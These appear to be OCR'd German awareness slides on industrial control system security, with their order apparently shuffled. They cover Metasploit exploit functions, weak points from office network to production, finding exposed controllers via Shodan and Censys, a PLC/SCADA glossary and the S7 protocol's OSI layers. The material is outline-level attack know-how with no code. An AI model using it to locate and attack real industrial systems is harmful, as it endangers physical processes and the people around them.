
- Nutzung des Metasploit Framework
  - Informationssammlung zu bekannten Sicherheitslücken
- Funktionen zur (Aus)-Nutzung von Schwachstellen (Exploits)
  - Pufferüberlauf
  - Eigenen Quelltext hochladen und ausführen
  - Software ausführen

Industrielle Steuerungen - vom Office-Netz zur Produktion I




Industrielle Steuerungen - vom Office-Netz zur Produktion II





- Datenaustausch mit Firewall
  - Fehlerhafte Konfiguration
  - Softwarefehler
  - Architekturfehler
- nicht dokumentierte Datenleitung



Industrielle Steuerungen und das Internet

- Einbindung von industriellen Steuerungen in das Internet stark zunehmend (Industrie/Wirtschaft 4.0)


- Systeme sichtbar für Suchmaschinen

Shodan
- https://shodan.io

Censys
- https://censys.io

Google
- https://www.google.de

Was ist zu tun?



Vielen Dank

… für Ihre Aufmerksamkeit

und

Herrn Andreas Seiler von der HSASec – Forschungsgruppe für IT-Security und Digitale Forensik an der Hochschule Augsburg für die Unterstützung bei der Vorbereitung des Vortrags.

Mittelstand 4.0 Agentur Prozesse

Mittelstand-Digital

Gefördert durch: Bundesministerium für Wirtschaft und Energie aufgrund eines Beschlusses des Deutschen Bundestages

Kontakt

- Mittelstand 4.0-Agentur Prozesse
  c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH
  Bruno-Wille-Straße 9
  39108 Magdeburg

Roland Hallau
0391 7443524
rhallau@tti-md.de

Wilfried Müller
0391 7443537
wmueller@tti-md.de

Andreas Neuenfels
0391 7443523
aneuenfels@tti-md.de


Mike Wäsche
0391 7443534
mwaesche@tti-md.de

http://www.prozesse-mittelstand.digital


Industrielle Steuerungen - Beispiele

SPS	• Speicherprogrammierbare Steuerung
PLC	• Programmable Logic Control
DCS	• Distributed Control System
SCADA	• Supervisory Control and Data Aquisition
PCS	• Process Control System
EMS	• Energy Management System
BMS	• Building Management System
SIS	• Safety Instrumented System

Aufbau Angriffsumgebung



OSI 7 Schicht Modell



OSI 7 Schicht Modell und die S7

7. Anwendungsschicht	S7
6. Datendarstellungsschicht	
5. Kommunikationsschicht	
4. Transportschicht	TCP
3. Vermittlungsschicht	IP
2. Sicherungsschicht	Ethernet
1. Bitübertragungsschicht	